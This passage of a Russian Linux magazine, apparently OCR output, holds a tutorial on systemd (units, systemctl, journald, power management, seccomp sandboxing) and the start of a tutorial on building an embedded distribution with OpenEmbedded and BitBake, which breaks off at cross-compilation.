-- Logs begin at Mon, 2012-11-19 03:04:44 YEKT, end at Mon, 2012-11-19 03:18:29 YEKT. --
Nov 19 03:04:44 localhost systemd-journal[141]: Allowing runtime journal files to grow to 100.3M
Nov 19 03:04:44 localhost kernel: Initializing cgroup subsys cpuset
Nov 19 03:04:44 localhost kernel: Initializing cgroup subsys cpu
Nov 19 03:04:44 localhost kernel: Linux version 3.5.4-1-ARCH (tobias@T-POWA-LX) (gcc version 4.7
Nov 19 03:04:44 localhost kernel: Command line: root=/dev/sda6 ro
Nov 19 03:04:44 localhost kernel: e820: BIOS-provided physical RAM map:
Nov 19 03:04:44 localhost kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
Nov 19 03:04:44 localhost kernel: BIOS-e820: [mem 0x00000000ff700000-0x00000000ffffffff] reserve
Nov 19 03:04:44 localhost kernel: NX (Execute Disable) protection: active
Nov 19 03:04:44 localhost kernel: DMI present.
Nov 19 03:04:44 localhost kernel: DMI: ASUSTeK Computer INC. K50AF/K50AF, BIOS 203     02/02/201
Nov 19 03:04:44 localhost kernel: e820: update [mem 0x00000000-0x0000ffff] usable ==> reserved
Nov 19 03:04:44 localhost kernel: e820: remove [mem 0x000a0000-0x000fffff] usable
```

Вывод команды journalctl

а затем cron, который нуждается в syslog, поскольку требует наличия его сокет-файла, systemd просто создает этот сокет-файл заранее и запускает оба сервиса одновременно. При наличии большого количества системных демонов такой подход дает просто колоссальный выигрыш в скорости загрузки.

На том же принципе основана и система отложенного запуска. Где только возможно, systemd старается отложить момент запуска демона до тех пор, пока в нем не возникнет реальная необходимость. Например, сервис печати cups будет запущен только тогда, когда одно из приложений попробует обратиться к его сокет-файлу или сетевому порту. Демон systemd будет самостоятельно слушать сетевой порт и в момент подключения к нему запустит cups (так же, как это делает inetd). Благодаря этому полноценный десктоп на основе systemd удается загрузить буквально за несколько секунд, однако большинство сервисов в этот момент остаются незапущенными.

Очень важно, что в своей работе systemd задействует многие возможности ядра Linux и других компонентов дистрибутива. Systemd позволяет задать ограничения демона на ресурсы с помощью cgroups, изменить его приоритет или заставить работать во время простоев процессора. С помощью новейшей технологии seccomp становится возможным ограничить демон в системных вызовах, поместив его в песочницу. Также systemd позволяет автоматически выполнять такие операции, как перезапуск демона в случае падения или его запуск в определенные промежутки времени (аналог cron). Все это реализуется стандартными средствами, без использования каких-либо внешних команд и скриптов.

Вторая важная составляющая systemd — это демон journald, выступающий в роли полноценной замены syslog. Его задача — решить проблемы систем логирования прошлых поколений: введено строгое форматирование журнальных сообщений, криптографическая защита логов и подтверждение достоверности источника сообщений. Все сообщения попадают в journald в виде пар «ключ=значение» с возможностью прикрепления бинарных данных (например, для включения в отчет core-дампов), источник подтверждается с помощью механизма cgroups и систем контроля systemd.

Особое место в journald занимает криптографическая система, основанная на том же принципе, что и система контроля версий git. За каждой записью закрепляется хеш, от которого будут зависеть хеши всех последующих записей. Имея эталонный начальный хеш, система сможет проверить легитимность всех записей журнала, так что, даже если взломщик изменит логи для сокрытия своей деятельности, администратор сможет легко выявить подделку.

Systemd включает в себя менеджер пользовательских сессий logind, отвечающий за формирование пользовательского окружения, доступ пользователей к привилегированным операциям и данным и реагирование на включение питания и такие операции, как уход системы в сон и гибернацию. В состав systemd входят демоны timedated, localed и hostnamed, которые отвечают за изменение времени, локали и имени хоста из внешних конфигураторов. С недавних пор в пакет systemd-tools также входит демон udev, отвечающий за горячее подключение устройств и правильное распознавание оборудования.

КАК С ЭТИМ УПРАВИТЬСЯ?

Несмотря на общую сложность и обилие возможностей, systemd довольно прост в настройке и управлении. Фактически ты можешь не подозревать о его существовании, тогда как система будет работать прекрасно, во время загрузки запустятся только нужные сервисы, а другие будут запущены по мере надобности. Это ключевая особенность systemd как полностью автоматизированной умной системы. Тем не менее в форс-мажорных ситуациях может понадобиться вмешательство пользователя, и здесь без некоторой теории и новых знаний не обойтись.

Ключевым элементом systemd являются юниты (unit), которые грубо можно охарактеризовать как некий аналог стартовых скриптов. Здесь они являются скорее логическим элементом, описывающим некую стадию работы системы. Юниты должны иметь строго определенный тип:

- Сервис (.service): стандартный демон, такой как apache или cron.
- Сокет (.socket): сетевые или файл-сокеты, которые могут описывать файл или порт, при обращении к которому произойдет запуск указанного сервиса. Фактически нужны просто для того, чтобы сервисы могли иметь их в качестве зависимости, вместо реальных сервисов.
- Устройство (.device): любое устройство в системе. Используется для активации какого-либо юнита при подключении железки.
- Точка монтирования (.mount): точки монтирования и файловые системы, подключаемые на основе анализа /etc/fstab.
- Цели (.target): логический юнит, имеющий тот же смысл, что и «уровень запуска» (runlevel) в стандартном init.

Это основные типы юнитов, помимо которых также доступны time-юниты для активации событий по таймеру (в стиле cron), swap-юниты для подключения свопа и path-юниты, позволяющие задать реакцию на события inotify, такие как появление определенного файла. Все юниты представляют собой описание на специальном декларативном языке, расположенное в файле с соответствующим расширением внутри каталогов /usr/lib/systemd/system/ и /etc/systemd/system/. Не беда, если тебе это все кажется несколько непонятным, так как в обычной жизни ты, скорее всего, будешь иметь дело только с сервисами, точками монтирования и целями, а за согласованной работой всех остальных юнитов будет следить система.

Управление всеми юнитами в systemd происходит с помощью единой команды systemctl. Например, чтобы увидеть список активных юнитов, запусти команду без аргументов:

```
$ systemctl
```

В списке ты должен увидеть сервисы, устройства, точки монтирования и прочее. Наиболее значимые колонки здесь — это первая и четвертая, которые содержат имя юнита и его статус: plugged для устройств, mounted

ГАРАНТИЯ НЕИЗМЕННОСТИ ЛОГОВ

Механизм Forward Secure Sealing, реализованный в systemd, призван гарантировать неизменность логов и не позволить злоумышленнику в случае успешной атаки на систему подменить записи в логе (таким образом, журнал можно удалить целиком, но нельзя тайно изменить или удалить отдельные записи). Суть технологии FSS заключается в использовании методов криптографии с открытым ключом и формировании по цепочке проверочных хешей для всех записей лога.

WWW

- **Сравнение систем инициализации systemd, upstart и SysVinit — 0pointer.de/blog/projects/why.html**

```
UNIT FILE                              STATE
proc-sys-fs-binfmt_misc.automount      static
dev-hugepages.mount                    static
dev-mqueue.mount                       static
proc-sys-fs-binfmt_misc.mount          static
sys-fs-fuse-connections.mount          static
sys-kernel-config.mount                static
sys-kernel-debug.mount                 static
tmp.mount                              static
cups.path                              disabled
systemd-ask-password-console.path      static
systemd-ask-password-wall.path         static
alsa-restore.service                   static
alsa-store.service                     static
```

Список всех юнитов системы

```
> systemctl status dcron
dcron.service - Periodic Command Scheduler
          Loaded: loaded (/usr/lib/systemd/system/dcron.service; enabled)
          Active: active (running) since Mon, 2012-11-19 04:09:15 YEKT; 13h ago
        Main PID: 2919 (crond)
          CGroup: name=systemd:/system/dcron.service
                  └ 2919 /usr/sbin/crond -S -l info

>
```

Статус демона cron

для точек монтирования, running для сервисов и так далее. Чтобы увидеть юниты, завершившиеся с ошибкой (упал Apache, например), можно использовать такую команду:

```
$ systemctl --failed
```

Чтобы узнать статус работы юнита, воспользуйся командой status:

```
$ systemctl status nginx
```

Получить список всех юнитов можно так:

```
$ systemctl list-unit-files
```

Как и в случае с обычным init, юниты можно запускать (команда start), останавливать (stop), перезапускать (restart), включать при загрузке (enable) и выключать (disable). Все это делается точно так же, как раньше, за исключением того, что теперь необходимо набирать systemctl вместо service:

```
$ sudo systemctl start nginx
```

Кстати, благодаря тому, что systemctl помещает каждый запускаемый сервис в свою контрольную группу, которая распространяется на всех потомков и выйти из которой нельзя, можно не беспокоиться, что при завершении сервиса в системе останутся его сироты. Можно, например, спокойно убить сервис и не искать его детенышей:

```
$ sudo systemctl kill nginx
```

Переход между уровнями запуска теперь происходит так:

```
$ sudo systemctl isolate ↵
runlevel3.target
$ sudo systemctl isolate ↵
runlevel5.target
```

НАСТРОЙКИ, АВТОМОНТИРОВАНИЕ И УПРАВЛЕНИЕ ПИТАНИЕМ

Как я уже говорил, на загрузке системы и управлении сервисами работа systemd не заканчивается. Например, systemd теперь полностью отвечает за управление именем хоста, локалью, настройками клавиатуры и времени. Поэтому настройка соответствующих параметров теперь должна производиться так:

- Имя хоста:

```
$ sudo hostnamectl set-hostname ↵
myhostname
```

- Локаль:

```
$ sudo localectl set-locale ↵
LANG="ru_RU.UTF-8"
```

- Клавиатура (работает в отношении как консоли, так и иксов):

```
$ localectl set-keymap ru
```

- Часовой пояс:

```
$ timedatectl set-timezone ↵
Europe/Moscow
```

Как и в случае с обычным init, юниты systemd также отвечают за монтирование файловых систем, однако благодаря возможности отложенного монтирования теперь мы можем легко добиться автомонтирования любого несистемного раздела, просто добавив в /etc/fstab опцию x-systemd.automount. Например:

```
/dev/sda7 /home ext4 noauto, ↵
x-systemd.automount 0 1
```

Раздел /home будет смонтирован только тогда, когда он реально понадобится. Автоматически подключить тома LVM при загрузке теперь можно, просто активировав сервис lvm:

```
$ sudo systemctl enable lvm
$ sudo systemctl enable lvm-on-crypt
```

Настроить управление питанием также можно с помощью systemd (а точнее, его демона logind), без задействования acpid и pm-utils. Например, чтобы настроить уход в спящий режим после нажатия кнопки «Power», достаточно добавить следующую строку в файл /etc/systemd/logind.conf:

```
HandlePowerKey=suspend
```

Вместо suspend также можно использовать другие значения: ignore — пропустить, poweroff — отключить питание, reboot — перезагрузить, halt — выключить, suspend — спящий режим, hibernate — глубокий сон или kexec — загрузка другого ядра; вместо HandlePowerKey — такие события:

- HandleSuspendKey — нажатие кнопки «Спящий режим» (по умолчанию suspend);
- HandleHibernateKey — нажатие кнопки «Глубокий сон» (по умолчанию hibernate);
- HandleLidSwitch — закрытие крышки ноутбука (по умолчанию suspend).

Если необходимо запустить какие-либо команды в момент ухода в сон / пробуждения (например, остановка аудиопроигрывателя, синхронизация данных, закрытие несовместимых со спящим режимом приложений), можно использовать скрипты, размещаемые в каталоге /systemd/system-sleep/. Скрипты могут иметь произвольное имя, но должны обрабатывать два аргумента: первый — pre или post, сигнализирующий о том, засыпает ли машина или выходит из сна, и второй — suspend или hibernate, обозначающий используемый режим сна. Обычно при обоих режимах следует выполнить одни и те же команды, поэтому в качестве заготовки для скриптов можно использовать следующий шаблон:

```
# vi /usr/lib/systemd/system-sleep/↵
example.sh
#!/bin/sh
case $1/$2 in
  pre/*)
    # Команды, выполняемые до...
    ;;
  post/*)
    # Команды, выполняемые после...
    ;;
esac
```

```
UNIT                              LOAD   ACTIVE SUB     JOB DESCRIPTION
proc-sys-fs-binfmt_misc.automount loaded active waiting     Arbitrary Executable File Formats
sys-device...00.0-net-eth0.device loaded active plugged     RTL8111/8168B PCI Express Gigabit
sys-device...0.0-net-wlan0.device loaded active plugged     AR9285 Wireless Network Adapter (P
sys-device...lock-sda-sda1.device loaded active plugged     ST9250315AS
sys-device...lock-sda-sda2.device loaded active plugged     ST9250315AS
sys-device...lock-sda-sda5.device loaded active plugged     ST9250315AS
sys-device...lock-sda-sda6.device loaded active plugged     ST9250315AS
sys-device...lock-sda-sda7.device loaded active plugged     ST9250315AS
sys-device...0:0-block-sda.device loaded active plugged     ST9250315AS
sys-device...0:0-block-sr0.device loaded active plugged     Slimtype_DVD_A_DS8A4S
```

Вывод systemctl

Просто пропиши нужные команды в соответствующих блоках, но имей в виду, что при наличии нескольких скриптов их запуск будет произведен одновременно. Кстати, завершать работу системы, а также переводить ее в различные режимы из консоли теперь следует с помощью таких команд (хотя никто не запрещает использовать классические reboot, poweroff, halt и pm-suspend):

```
# systemctl reboot
# systemctl poweroff
# systemctl halt
# systemctl suspend
# systemctl hibernate
```

Если же требуется выполнить определенный набор команд во время загрузки, то это можно сделать двумя способами. Первый подойдет в том случае, если есть необходимость записи, чтения или удаления каких-либо файлов. Он основан на использовании юнита tmpfiles, который выполняется при старте системы и действует на основе конфигурационных файлов, расположенных в каталоге /etc/tmpfiles.d/. Например, если тебе необходимо при загрузке выполнить команду «echo USBE > /proc/acpi/wakeup», отключающую пробуждение компа при подсоединении USB-устройств, то ты просто можешь создать файл /etc/tmpfiles.d/disable-usb-wake.conf, содержащий такую строку:

```
# vi /etc/tmpfiles.d/disable-usb-wake.↵
conf
w /proc/acpi/wakeup - - - - USBE
```

Если требуется запуск команд, придется создать новый юнит типа сервис по всем правилам systemd. К счастью, сделать это гораздо проще, чем написать стартовый скрипт для обычных систем инициализации:

```
# vi /etc/systemd/system/rc-local.↵
service
[Unit]
Description=/etc/rc.local compatibility
[Service]
Type=oneshot
ExecStart=КОМАНДА_ИЛИ_ПУТЬ_ДО_СКРИПТА
RemainAfterExit=yes
[Install]
WantedBy=multi-user.target
```

Включать его запуск вручную не потребуется, так как в конце файла четко указано, что он должен быть запущен на уровне запуска 3 (multi-user.target).

ЖУРНАЛ

Как я уже говорил, пакет systemd включает в себя также демон журналирования journald. И хотя он и может сосуществовать рядом с другой системой логов, знать, как с ним обращаться, будет полезно хотя бы потому, что использовать его удобнее, чем тот же syslog. Для чтения всего журнала достаточно выполнить команду journalctl:

```
$ sudo journalctl
```

В этом случае его вывод будет мало чем отличаться от вывода команды «cat /var/log/messages». Однако, применив различные флаги и опции, мы можем конкретизировать его вывод. Например, указав в качестве аргумента путь до команды, можно получить на экран только ее сообщения:

```
$ sudo journalctl /usr/lib/systemd/systemd
```

Или сообщения, связанные с устройством:

```
$ sudo journalctl /dev/sda
```

Или сообщения определенного юнита:

```
$ sudo journalctl -u nginx
```

Эту возможность, кстати, удобно использовать для дебага скриптов сна/пробуждения:

```
$ sudo journalctl -u systemd-suspend
```

Указав флаг '-f', можно заставить команду выводить сообщения по мере их поступления:

```
$ sudo journalctl -f
```

ВЫВОДЫ

Когда systemd был интегрирован в мой любимый ArchLinux, я испугался, что теперь простоте и удобству дистрибутива придет конец. Однако, как выяснилось, несмотря на свою монструозность, новый демон оказался на удивление прост и удобен в использовании, а его идеология вполне соответствует принципам UNIX, когда большая система разбивается на множество независимых компонентов. ⌶

ИЗОЛИРОВАННЫЕ ОКРУЖЕНИЯ ДЛЯ ЗАПУСКАЕМЫХ СЕРВИСОВ

Systemd позволяет обеспечить изоляцию системных вызовов для запускаемых через него процессов. Пример помещения процесса в песочницу:

```
[Service]
ExecStart=/bin/echo "I am in a sandbox"
SystemCallFilter=brk mmap access open fstat close ↵
read fstat mprotect arch_prctl munmap write
```

В отличие от AppArmor или SELinux, требуемые ограничения задаются на уровне защищаемого приложения, а не через внешние ограничения. Так, программа заранее объявляет список системных вызовов, которые будут использоваться. Если злоумышленник из-за уязвимости в программе получит возможность выполнить произвольный код, необъявленные системные вызовы остановит интегрированная в systemd система seccomp filter (фильтры безопасного вычисления).

АВТОРСКИЙ МАСТЕР-КЛАСС ПО ОПТИМИЗАЦИИ НАСТРОЕК SYSTEMD

Леннарт Поттеринг подготовил руководство (goo.gl/1KGeW), в котором содержатся рекомендации о том, как сократить на стандартном ноутбуке с SSD-накопителем время загрузки дистрибутива до менее чем двух секунд. В частности, Леннарт предлагает отказаться от использования «тяжелых» компонентов системы, таких как LVM, SELinux (опция ядра selinux=0), программный RAID, шифрование, Plymouth (plymouth.enable=0), проанализировать скорость загрузки с помощью команды systemd-analyze и отключить лишние юниты, отключить вывод диагностических сообщений в консоль, пересобрать ядро, включив в него все драйверы (отказаться от модулей) и отключив отладочные опции, использовать имена устройств вместо UUID в /etc/fstab, использовать опцию ядра libahci.ignore_sss=1 для ускорения загрузки ядра и отключить поддержку виртуальных консолей с помощью деактивации соответствующих юнитов systemd.

INFO

- **Леннарт Поттеринг (Lennart Poettering) — сотрудник компании Red Hat, создавший в свое время звуковой сервер PulseAudio и систему Avahi, которая обеспечивает возможность обнаружения сервисов в локальной сети (свободная реализация протокола ZeroConf).**
- **В состав systemd включены так называемые генераторы, позволяющие создавать юниты автоматически.**
- **Systemd отличается высокой интеллектуальностью. Например, алгоритмы остановки системы учитывают массу разнообразных форс-мажорных ситуаций и позволяют корректно из них выходить.**

Роман Ярыженко (rommanio@yandex.ru)



СОЗДАНИЕ ВСТРАИВАЕМЫХ СИСТЕМ НА ОСНОВЕ ФРЕЙМВОРКА OPENEMBEDDED

Что нам стоит Тукса встроить?

В настоящее время встраиваемые системы используются повсеместно, достаточно вспомнить сенсорные информационные киоски, медиацентры, приставки, деревообрабатывающие станки… Во многих из них применяется Linux — разумеется, это не монструозный Ubuntu или CentOS, а специализированный дистрибутив, созданный с использованием конструктора и соответствующий заданным критериям.

ВВЕДЕНИЕ

Железо, которое используется для построения встраиваемых систем, зачастую вовсе не x86-совместимое, поэтому требования к ПО могут быть самыми разными. Я выделю базовые:


- Надежность. Это требование очевидно. Тебе разве захочется, чтобы твоя микроволновка зависла? Думаю, нет.
- Стоимость конечного устройства. И это тоже понятно — разработчику, который производит много таких устройств, выгодно, чтобы каждое устройство обходилось ему как можно дешевле.
- Низкое энергопотребление. Это уже забота о клиенте. А если оно будет высоким, то клиент купит другое устройство.

Linux в той или иной мере соответствует этим требованиям. Он надежный, работает на многих платформах, и стоимость его разработки стремится к нулю.


Далее я дам краткий обзор существующих инструментов и фреймворков для разработки embedded-систем и покажу, как с использованием одного из них собрать собственный встраиваемый дистрибутив.

ОБЗОР ИНСТРУМЕНТОВ РАЗРАБОТЧИКА

- **OpenBricks.** Фреймворк для разработки встраиваемых дистрибутивов. Поддерживает множество платформ, система конфигурации аналогична гентушной.
- **Buildroot.** Набор make-файлов и патчей, которые позволят быстро и просто собрать тулчейн для различных платформ.
- **OpenEmbedded.** Достаточно интересное и молодое решение для создания встраиваемых дистрибутивов. Система сборки BitBake аналогична ебилдам Gentoo и позволяет гибко настраивать параметры собираемой системы.
- **OpenWRT.** Дистрибутив для роутеров. По сути, это «встраиваемая система наоборот», поскольку позволяет пользователю самому устанавливать ПО на устройство. Это, конечно, не относится к тематике статьи, но не упомянуть его я не мог.



Всем лежать! Работает BitBake!



Сайт проекта OpenEmbedded

- **MontaVista.** Фреймворк для создания встраиваемых систем. Этот продукт единственный из рассматриваемых здесь стоит денег, причем достаточно больших. Последняя его версия (шестая) включает в себя IDE, основанный на Eclipse, тулчейн и собственно фреймворк — ядра самые разнообразные, как и поддержка всевозможных платформ — ARM, MIPS, PPC...

Выбрать, как видишь, есть из чего. Я буду описывать OpenEmbedded, но не думаю, что основные принципы сильно отличаются, — зная, как собирать дистрибутив на основе OpenEmbedded, ты легко сможешь собрать его на основе того же OpenBricks. OpenEmbedded существует в двух вариантах: старый, OE-classic, и новый — OE-core, который я и буду описывать далее. OE-core появился в результате объединения OpenEmbedded с Yocto Project — опенсорсным проектом под патронажем Linux Foundation.

Первым делом надо установить соответствующие пакеты (используется Xubuntu 12.04):

```
$ sudo apt-get install sed wget cvs subversion ↵
git-core coreutils unzip texi2html texinfo ↵
docbook-utils gawk python-pysqlite2 diffstat ↵
help2man make gcc build-essential g++ ↵
desktop-file-utils chrpath libxml2-utils xmlto docbook
```

После этого, используя dpkg-reconfigure, переделать ссылку на sh, для чего набрать следующую команду:

```
$ sudo dpkg-reconfigure dash
```

и ответить отрицательно. Создаем копию репозитория Git:

```
$ git clone git://git.openembedded.org/openembedded-core ↵
oe-core
$ cd oe-core
$ git clone git://git.openembedded.org/bitbake bitbake
```

ПОДГОТОВКА

Теперь надо подготовить окружение. Для этого запускаем соответствующий скрипт:

```
$ . ./oe-init-build-env
```

Откроем файл build/conf/local.conf (все пути здесь и далее указаны относительно OE-core). Файл большой, поэтому ниже будет только его кусок. Все переменные здесь глобальны и переопределяют все остальные, если таковые есть в других файлах.

```
build/conf/local.conf
# Опции распараллеливания
# Сколько потоков BitBake может выполняться одновременно?
# По дефолту закомментировано, я же раскомментировал
BB_NUMBER_THREADS = "4"

# Думаю, тут пояснять ничего не надо — но на всякий
# случай… Опция передается команде make и показывает,
# сколько процессоров может быть задействовано при компи-
# ляции. Желающие поэкспериментировать с оптимизацией
# сборки могут задать "-j n+1" или "-j n+2", где n -
# количество процессоров
PARALLEL_MAKE = "-j 4"

# Целевая машина. Если не выбрана никакая другая...
MACHINE ??= "qemux86"

# Куда загружать? Имей в виду, что места на диске надо
# много — у меня первый раз было 10 Гб свободно, и все
# сьело. Пришлось расширять
#DL_DIR ?= "$TOPDIR/downloads"

# Куда сохранять статические файлы для ускорения сборки
# в дальнейшем? Тоже съедает много места
#SSTATE_DIR ?= "$TOPDIR/sstate-cache"

# Система пакетов. Можно выбрать из следующих:
# package_deb, package_rpm, package_ipk (для встраиваемых
# систем; используется, например, в OpenWRT). Возможно
# одновременное включение
PACKAGE_CLASSES = "package_ipk"

# Дополнительные параметры конфигурации образа
# Добавляют некоторые фичи в создаваемый образ. Подробнее
# можешь посмотреть в meta/classes/image.bbclass
# и meta/classes/core-image.bbclass
EXTRA_IMAGE_FEATURES = "debug-tweaks" # установлено
# по дефолту и создает образ с твиками для разработчика —
# например, включение этой опции разрешает входить под
# SSH как рут без пароля. Не стоит и говорить, что это
# никак не для промышленного применения
```

СОЗДАНИЕ СВОЕГО ОБРАЗА

Не терпится приступить к созданию образа? Можешь сделать это прямо сейчас — но не лучше ли внести какие-то изменения, пусть даже и косметические? А для этого необходимо немного разбираться в конфигах BitBake и представлять, что это за зверь вообще.

BitBake — средство, написанное на Питоне (как неожиданно!), которое позволяет собирать пакеты. Основные фичи:

- кросс-компиляция;
- обработка зависимостей как для сборки, так и для запуска (конечно, если они отражены в файлах *.bb/*.bbclass);
- неприхотливость к архитектуре — Питон же;
- поддержка наследования.

Чем *.bbclass отличается от *.bb? В классы вынесено все общее, что используется в файлах метаданных — *.bb, в которых описаны действия для сборки. Иначе говоря, классы здесь абстрактные. Кроме того, от класса можно наследовать, а от файлов *.bb — нет. Еще имеются файлы *.conf — они глобально влияют на все пакеты и классы. В них допускаются только определения переменных и инклуды. При запуске BitBake смотрит в текущем каталоге файл conf/bblayers.conf, в котором указано расположение слоев.

«Слой» — абстракция, позволяющая гибко конфигурировать итоговый образ. Допустим, тебе надо кастомизировать образ под определенную машину. Ты делаешь это, не затрагивая GUI. И наоборот — если надо что-то сделать с интерфейсом, то нижележащий слой ты не трогаешь. В слоях имеются также файлы *.bbappend. Допустим, тебе надо применить патч к какому-либо пакету. Чтобы следовать принципу Оккама, ты не копируешь файл *.bb из этого пакета, а создаешь bbappend-файл и в нем уже добавляешь то, что нужно.

Давай попробуем создать свой слой на основе meta-skeleton. Назовем его meta-xakep. Чтобы это сделать, скопируй твоим любимым файловым менеджером каталог meta-skeleton в meta-xakep и добавь соответствующую строку в файл build/conf/bblayers.conf.

Внутри meta-xakep удали все recipes-* и создай подкаталог recipes-core со следующими каталогами:

- base-passwd/base-passwd-3.5.26 — тут и будут изменения;
- base-files — и тут тоже небольшое;
- mages — конфигурация образа.

Первым делом нам надо поправить файл meta-xakep/conf/layer.conf. После редактирования он должен выглядеть следующим образом:

```
meta-xakep/conf/layer.conf
# К переменной BBPATH добавляется каталог текущего слоя.
# Оператор присвоения ".=" означает «добавить к строке
# без пробела»
BBPATH .= ":${LAYERDIR}"

# Добавляем файлы *.bb и *.bbappend слоя.
# ":=" — присвоение с заменой
BBFILES := "${BBFILES} ${LAYERDIR}/recipes-*/*/*.bb ↵
            ${LAYERDIR}/recipes-*/*/*.bbappend"

# Грубо говоря, добавляет название слоя к соответствующей
# переменной. Оператор присвоения "+=" — добавление
# к строке с пробелом
BBFILE_COLLECTIONS += "xakep"
```

«СЛОЙ» — АБСТРАКЦИЯ, ПОЗВОЛЯЮЩАЯ ГИБКО КОНФИГУРИРОВАТЬ ИТОГОВЫЙ ОБРАЗ



OpenEmbedded может запускаться на Nokia N800...

```
# Загадочная переменная, которой всегда присваивают
# именно это, не менее загадочное значение
BBFILE_PATTERN_xakep := "^${LAYERDIR}"

# Приоритет слоя (если слои содержат одинаковые пакеты)
BBFILE_PRIORITY_xakep = 6
```

Далее создай bbappend-файл для патча (сам патч ты найдешь на нашем диске):

```
meta-xakep/recipes-core/base-passwd/↵
base-passwd_3.5.26.bbappend
# Расширяет область поиска файлов. Что такое ${THISDIR},
# понятно, а ${P} — имя и версия пакета
FILESEXTRAPATHS_prepend := "${THISDIR}/${P}"

# Полагаю, тут почти ничего объяснять не надо.
# Единственное, что можно добавить, — в качестве
# источников могут использоваться GIT, SVN, HTTP и еще
# до кучи всего. При этом, правда, необходимо указывать
# чек-сумму (MD5 или SHA-256)
SRC_URI += "file://xakep-user.patch"
```

Еще один bbappend:


```
meta-xakep/recipes-core/base-files/↵
base-files_3.0.14.bbappend
# В принципе, то же самое можно сделать
# в build/conf/local.conf
hostname = "xakep-host"
```

А теперь напишем bb-файл образа.


```
meta-xakep/recipes-core/images/
# Несмотря на то что мы не можем наследовать
# от bb-файлов, мы можем их включать
include recipes-core/images/core-image-minimal.bb

# Поддерживаются также brtfs, jffs2… А вот с cramfs
# может возникнуть проблема — зависимость не определена.
# Впрочем, есть вероятность, что к моменту выхода статьи
# это исправят
IMAGE_FSTYPES = "tar.bz2 ext3 ext4"

# В образ включены утилиты отладки, чтобы хоть немного
соответствовать названию
IMAGE_FEATURES += "debug-tools"
```



Запущенный образ в QEMU



OpenEmbedded может запускаться на Raspberry Pi

Установи снова переменные окружения путем запуска oe-init-build-env — лишний раз никогда не помешает, запасись кофейком и вперед — до полной компиляции! Ах да, команда:

```
$ bitbake xakep-image
```

Хочешь запустить скомпилированный образ в QEMU и не заморачиваться с VNC? Набери следующее:

```
$ runqemu qemux86 xakep-image serial
```

Спустя какое-то время (у тебя предварительно запросят пароль sudo для установки интерфейса tap) он загрузится, и ты увидишь приглашение входа в систему.

КРОСС-КОМПИЛЯЦИЯ И ADT

Кросс-компиляция — это компиляция из-под одной платформы (хостовой, host) для другой платформы (целевой, target). Почему необходимо компилировать под одной платформой то, что будет запускаться на другой, надеюсь, очевидно — например, одним из сценариев может быть отсутствие ресурсов для компиляции на целевой платформе.

Кросс-компиляция в OpenEmbedded происходит так:

